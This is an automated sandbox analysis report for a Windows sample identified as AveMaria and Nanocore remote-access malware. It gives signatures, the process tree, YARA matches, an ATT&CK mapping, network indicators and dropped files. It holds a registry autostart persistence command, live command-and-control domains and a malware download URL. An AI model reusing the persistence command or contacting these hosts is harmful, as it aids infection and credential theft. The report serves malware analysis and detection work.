ID: 457791
Sample Name: Xjf4yH9N2t.exe
Cookbook: default.jbs
Time: 10:16:11
Date: 02/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Xjf4yH9N2t.exe

Overview

General Information

Sample Name:	Xjf4yH9N2t.exe
Analysis ID:	457791
MD5:	2318b60075e442..
SHA1:	6d2e6e0bfdb0e64.
SHA256:	cdbe67339a29bfe.
Tags:	AveMariaRAT exe RAT
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Nanocore AveMaria

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected Nanocore Rat
- Detected unpacking (creates a PE fi…
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Sigma detected: NanoCore
- Snort IDS alert for network traffic (e.…
- Yara detected AveMaria stealer
- Yara detected Nanocore RAT
- Allocates memory in foreign process…
- Connects to many ports of the same…

Classification



Process Tree

- **System is w10x64**
- Xjf4yH9N2t.exe (PID: 1048 cmdline: 'C:\Users\user\Desktop\Xjf4yH9N2t.exe' MD5: 2318B60075E442CB6141535E268E4DF0)
  - Xjf4yH9N2t.exe (PID: 3468 cmdline: C:\Users\user\Desktop\Xjf4yH9N2t.exe MD5: 2318B60075E442CB6141535E268E4DF0)
  - Xjf4yH9N2t.exe (PID: 4092 cmdline: C:\Users\user\Desktop\Xjf4yH9N2t.exe MD5: 2318B60075E442CB6141535E268E4DF0)
  - Xjf4yH9N2t.exe (PID: 1380 cmdline: C:\Users\user\Desktop\Xjf4yH9N2t.exe MD5: 2318B60075E442CB6141535E268E4DF0)
    - cmd.exe (PID: 5376 cmdline: cmd.exe /c REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5380 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - reg.exe (PID: 4600 cmdline: REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe' MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - images.exe (PID: 2100 cmdline: C:\ProgramData\images.exe MD5: 2318B60075E442CB6141535E268E4DF0)
      - images.exe (PID: 2044 cmdline: C:\ProgramData\images.exe MD5: 2318B60075E442CB6141535E268E4DF0)
        - cmd.exe (PID: 5716 cmdline: C:\Windows\System32\cmd.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5524 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - KetqqsbuJ.exe (PID: 380 cmdline: 'C:\Users\user\AppData\Roaming\KetqqsbuJ.exe' MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
          - KetqqsbuJ.exe (PID: 5916 cmdline: C:\Users\user\AppData\Roaming\KetqqsbuJ.exe MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
- rdpvideominiport.sys (PID: 4 cmdline: MD5: 0600DF60EF88FD10663EC84709E5E245)
- rdpdr.sys (PID: 4 cmdline: MD5: 52A6CC99F5934CFAE88353C47B6193E7)
- tsusbhub.sys (PID: 4 cmdline: MD5: 3A84A09CBC42148A0C7D00B3E82517F1)
- dhcpmon.exe (PID: 2296 cmdline: 'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000028.00000002.483249527.0000000006C70000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x350b:$x1: NanoCore.ClientPluginHost • 0x3525:$x2: IClientNetworkHost

Source	Rule	Description	Author	Strings
00000028.00000002.483249527.0000000006C70000.00000004.00000001.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x350b:$x2: NanoCore.ClientPluginHost • 0x52b6:$s4: PipeCreated • 0x34f8:$s5: IClientLoggingHost
00000016.00000003.295384673.0000000000E24000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000016.00000003.295384673.0000000000E24000.00000004.00000001.sdmp	JoeSecurity_AveMaria	Yara detected AveMaria stealer	Joe Security	
00000028.00000002.483194992.0000000006C40000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x39eb:$x1: NanoCore.ClientPluginHost • 0x3a24:$x2: IClientNetworkHost
Click to see the 59 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
40.2.KetqqsbuJ.exe.6c50000.31.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x3d99:$x1: NanoCore.ClientPluginHost • 0x3db3:$x2: IClientNetworkHost
40.2.KetqqsbuJ.exe.6c50000.31.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x3d99:$x2: NanoCore.ClientPluginHost • 0x4dce:$s4: PipeCreated • 0x3d86:$s5: IClientLoggingHost
40.2.KetqqsbuJ.exe.6c70000.32.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x350b:$x1: NanoCore.ClientPluginHost • 0x3525:$x2: IClientNetworkHost
40.2.KetqqsbuJ.exe.6c70000.32.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x350b:$x2: NanoCore.ClientPluginHost • 0x52b6:$s4: PipeCreated • 0x34f8:$s5: IClientLoggingHost
40.2.KetqqsbuJ.exe.60a0000.24.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x8ba5:$x1: NanoCore.ClientPluginHost • 0x8bd2:$x2: IClientNetworkHost
Click to see the 129 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Direct Autorun Keys Modification

Sigma detected: Group Modification Logging

Sigma detected: Local User Creation

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Yara detected AveMaria stealer

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Detected unpacking (creates a PE file in dynamic memory)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Connects to many ports of the same IP (likely port scanning)

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

E-Banking Fraud:

Yara detected AveMaria stealer

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (creates a PE file in dynamic memory)

Boot Survival:

Creates an undocumented autostart registry key

Hooking and other Techniques for Hiding and Protection:

Contains functionality to hide user accounts

Hides that the sample has been downloaded from the Internet (zone.identifier)

Hides user accounts

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Contains functionality to inject threads in other processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

Increases the number of concurrent connection per server for Internet Explorer

Stealing of Sensitive Information:

Yara detected AveMaria stealer

Yara detected Nanocore RAT

Contains functionality to steal Chrome passwords or cookies

Contains functionality to steal e-mail passwords

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:

Detected Nanocore Rat


Yara detected AveMaria stealer

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 1	LSASS Driver 1	LSASS Driver 1	Disable or Modify Tools 1	OS Credential Dumping 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Oth Network Medium
Default Accounts	Native API 1	Create Account 1 1	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 2 1	System Service Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth
Domain Accounts	Service Execution 2	Windows Service 2 1	Windows Service 2 1	Obfuscated Files or Information 4	Credentials In Files 1	File and Directory Discovery 4	SMB/Windows Admin Shares	Input Capture 1 2 1	Automated Exfiltratic
Local Accounts	At (Windows)	Registry Run Keys / Startup Folder 1	Process Injection 4 2 2	Software Packing 1 3	NTDS	System Information Discovery 2 4	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Registry Run Keys / Startup Folder 1	Masquerading 3	LSA Secrets	Security Software Discovery 1 2 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Modify Registry 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 1	DCSync	Process Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypte Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 4 2 2	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypt Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfusc Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Users 2	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Xjf4yH9N2t.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\microC[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\KetqqsbuJ.exe	100%	Joe Sandbox ML		
C:\ProgramData\images.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	20%	ReversingLabs	ByteCode-MSIL.Backdoor.Remcos	
C:\Program Files\Microsoft DN1\sqlmap.dll	20%	Metadefender		Browse
C:\Program Files\Microsoft DN1\sqlmap.dll	43%	ReversingLabs	Win64.Trojan.RDPWrap	
C:\ProgramData\images.exe	20%	ReversingLabs	ByteCode-MSIL.Backdoor.Androm	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\microC[1].exe	20%	ReversingLabs	ByteCode-MSIL.Backdoor.Remcos	
C:\Users\user\AppData\Roaming\KetqqsbuJ.exe	20%	ReversingLabs	ByteCode-MSIL.Backdoor.Remcos	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
22.3.images.exe.e32c38.5.unpack	100%	Avira	HEUR/AGEN.1132033		Download File
40.2.KetqqsbuJ.exe.5260000.20.unpack	100%	Avira	TR/NanoCore.fadte		Download File
22.2.images.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
40.2.KetqqsbuJ.exe.3d08a28.9.unpack	100%	Avira	TR/NanoCore.fadte		Download File
40.2.KetqqsbuJ.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
7.2.Xjf4yH9N2t.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
22.3.images.exe.e32c38.4.unpack	100%	Avira	HEUR/AGEN.1132033		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://hutyrtit.ydns.eu/	13%	Virustotal		Browse
http://hutyrtit.ydns.eu/	0%	Avira URL Cloud	safe	
http://stascorp.comDVarFileInfo$	0%	Avira URL Cloud	safe	
http://hutyrtit.ydns.eu/qB	0%	Avira URL Cloud	safe	
http://hutyrtit.ydns.eu/microC.exe=S;X	0%	Avira URL Cloud	safe	
http://hutyrtit.ydns.eu/microC.exeASwX	0%	Avira URL Cloud	safe	
http://hutyrtit.ydns.eu/microC.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sdafsdffssffs.ydns.eu	203.159.80.186	true	false		high
hutyrtit.ydns.eu	203.159.80.165	true	false		high
hhjhtggfr.duckdns.org	203.159.80.186	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://hutyrtit.ydns.eu/microC.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
203.159.80.186	sdafsdffssffs.ydns.eu	Netherlands		47987	LOVESERVERSGB	false
203.159.80.165	hutyrtit.ydns.eu	Netherlands		47987	LOVESERVERSGB	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	457791
Start date:	02.08.2021
Start time:	10:16:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 15s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	Xjf4yH9N2t.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	42
Number of new started drivers analysed:	3
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.evad.winEXE@27/18@11/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 85.5% (good quality ratio 84.7%) • Quality average: 88.5% • Quality standard deviation: 18.9%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:17:16	API Interceptor	1x Sleep call for process: Xjf4yH9N2t.exe modified
10:17:38	API Interceptor	1x Sleep call for process: images.exe modified
10:17:45	API Interceptor	664x Sleep call for process: cmd.exe modified
10:18:12	API Interceptor	408x Sleep call for process: KetqqsbuJ.exe modified
10:18:20	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run DHCP Monitor C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
10:18:50	API Interceptor	1x Sleep call for process: dhcpmon.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	
Process:	C:\Users\user\AppData\Roaming\KetqqsbuJ.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1378816
Entropy (8bit):	7.548476087877472
Encrypted:	false
SSDEEP:	24576:26IBQ76DOifx8Dgyfx8Dgz06TbTZpq72pMNaDuDHQUl3uwDZzGL:OQ76f58Dgy58Dgz06n1pfWNdlJZa
MD5:	8FA8F52DFC55D341300EFF8E4C44BA33
SHA1:	4FBDB8C39BBC48B159E1F795A2222D51077FDBE9
SHA-256:	2C7DA7FF43C90AE620FD5135C2ED34C7E644A9A1098BFB69F1DC6B8AB6410C9A
SHA-512:	A29B2B8FCDE4EF5917E6AAD29C547D2FCEF3E452B3ED502788BD5BF7CB2E107C46A12783EBBE8EB4AA896C56DFD3FD37C994B67EB5C8F5C9C32FBA75FE48205
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...1..a.....P.....L... ...`....@.. .....`.....@.....K..O....`.. .....@..... ..... ..H.....text....,... ..... ..`.rsrc... ....`.....0.....@..@.reloc.....@.....@..B.....K.....H.....0..d.....s.....o.....(....*&..(....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0.....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....().....,!r...p.....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r1..p~....o-...(.....t$....+..*...0..&.....(....r7..p~....o-...(.....

C:\Program Files\Microsoft DN1\rdpwrap.ini	
Process:	C:\ProgramData\images.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	181846
Entropy (8bit):	5.421809355655133
Encrypted:	false
SSDEEP:	768:WEUfQYczxEQBLWf9PUupBdfbQnxJcRZsMFdKlax8Rr/d6gl/+f8jZ0fyL+8F7f6/:57f6GqZm0c11IvimstYUWtN/7
MD5:	6BC395161B04AA555D5A4E8EB8320020
SHA1:	F18544FAA4BD067F6773A373D580E111B0C8C300
SHA-256:	23390DFCDA60F292BA1E52ABB5BA2F829335351F4F9B1D33A9A6AD7A9BF5E2BE
SHA-512:	679AC80C26422667CA5F2A6D9F0E022EF76BC9B09F97AD390B81F2E286446F0658524CCC8346A6E79D10E42131BC428F7C0CE4541D44D83AF8134C499436DAA
Malicious:	false
Reputation:	unknown
Preview:	; RDP Wrapper Library configuration..; Do not modify without special knowledge....[Main]..Updated=2020-08-25..LogFile=\rdpwrap.txt..SLPolicyHookNT60=1..SLPolicyHookNT61=1....[PatchCodes]..nop=90..Zero=00..jmpshort=EB..nopjmp=90E9..CDefPolicy_Query_edx_ecx=BA000100008991200300005E90..CDefPolicy_Query_eax_rcx_jmp=B8000100008981380600009 0EB..CDefPolicy_Query_eax_esi=B8000100008986200300009 0..CDefPolicy_Query_eax_rdi=B8000100008987380600009 0..CDefPolicy_Query_eax_ecx=B8000100008981200300009 0..CDefPolicy_Query_eax_ecx_jmp=B8000100008981200300000EB0E..CDefPolicy_Query_eax_rcx=B8000100008981380600009 0..CDefPolicy_Query_edi_rcx=BF0001000089B938060000909090....[SLInit]..bServerSku=1..bRemoteConnAllowed=1..bFUSEnabled=1..bAppServerAllowed=1..bMultimonAllowed=1..lMaxUserSessions=0..ulMaxDebugSessions=0..bInitialized=1....[SLPolicy]..TerminalServices-RemoteConnectionManager-AllowRemoteConnections=1..TerminalServices-RemoteConnectionManager-AllowMultipleSessions=1..TerminalServices-RemoteConnectionM

C:\Program Files\Microsoft DN1\sqlmap.dll	
Process:	C:\ProgramData\images.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	116736
Entropy (8bit):	5.884975745255681
Encrypted:	false
SSDEEP:	3072:m3zxbyHM+TstVfFyov7je9LBMMmMJDOvYYVs:oMjTiVw2ve9LBMMpJsT
MD5:	461ADE40B800AE80A40985594E1AC236
SHA1:	B3892EEF846C044A2B0785D54A432B3E93A968C8
SHA-256:	798AF20DB39280F90A1D35F2AC2C1D62124D1F5218A2A0FA29D87A13340BD3E4
SHA-512:	421F9060C4B61FA6F4074508602A2639209032FD5DF5BFC702A159E3BAD5479684CCB3F6E02F3E38FB8DB53839CF3F41FE58A3ACAD6EC1199A48DC333B2D8A2
Malicious:	**true**

C:\Program Files\Microsoft DN1\sqlmap.dll	
Antivirus:	• Antivirus: Metadefender, Detection: 20%, Browse • Antivirus: ReversingLabs, Detection: 43%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....N.rB/.!B/.!B/.!.~.!j/.!.~.!&/.!.~3!H/.!..'!G/.!B/.!./.!O}.!F/.!O}0!C/.!O}7!C/.!O}2!C/.!RichB/.!.....PE..d...Z..T....." .....Q..... .....`.....0...l.....<..... .....`...p..... .....text..... ..`.rdata..<.... .....@..@.data....=.....@....pdata.....@..@.rsrc..... .....@..@.reloc.....@..B..... .....

C:\ProgramData\images.exe	
Process:	C:\Users\user\Desktop\Xjf4yH9N2t.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1309184
Entropy (8bit):	7.518165195771859
Encrypted:	false
SSDEEP:	24576:HCIH76DO6fx8Dgyfx8Dgxz2MqBSYe6bOnb7IwDZN2L:pH76X58Dgy58DgxiMdYe6qnb7/Z4
MD5:	2318B60075E442CB6141535E268E4DF0
SHA1:	6D2E6E0BFDB0E649E0079533ECDBE302FF9DC8B5
SHA-256:	CDBE67339A29BFE3066A18B4E68E9B19E28E449AB21CE23A85ED15E04C5255DF
SHA-512:	160013EED136F4DB2F3AB2B662E62966DAA6959C3FF5DBB8125E3E49F8D41E63CA5CA65FFE5F85370E27C39870BFE3D2DC3F09D629665B59E71E7C32A5C9441 3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...b..a.....P.....<... ...@....@.. .....@ .....@.....x<..O....@..(..... ....H.....text..... ....`.rsrc...(....@..... ..... ..@..@.reloc..... .....@..B.....<.....H.....0.....s...8...@`.....(....*&..(.....*.s.....s .....s!.....s".....s#.....*...0.....~.. ..o$....+..*.0.....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....()....,!r...p....(*...o+...s,.....~....+..*.0.....~....+..*".....*.0 ..&.....(....r1..p~....o-...(.....t$....+..*...0..&.....(....r7..p~....o-...(.....

C:\ProgramData\images.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Xjf4yH9N2t.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Microsoft Vision\02-08-2021_10.17.46	
Process:	C:\ProgramData\images.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	3.113204882778696
Encrypted:	false
SSDEEP:	3:blXlulovDluLAnyWdl+SliXln:zuWpyWn+Sk1
MD5:	4B99C50453B52153CB7CFB2810B982D8
SHA1:	FD7A010AD17F7F9D21B3F37FB8B15644CCC661C7
SHA-256:	30EE264F1887C07BD390E0AB05F62FC8E1064CAFBECA6A679C345C934CD52F08
SHA-512:	F6C9E795F955812F370565B8EAB62BEFC6EE9DA3E2619098DC3425C79539EA507C2F1CA0F7122E46692F33586E1811D5BBF4F6F40150187269025F48208CED6D
Malicious:	false
Reputation:	unknown
Preview:	..{.P.r.o.g.r.a.m. .M.a.n.a.g.e.r.}...L.e.f.t. .W.i.n.d.o.w.s.r.

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\KetqqsbuJ.exe.log	
Process:	C:\Users\user\AppData\Roaming\KetqqsbuJ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	unknown
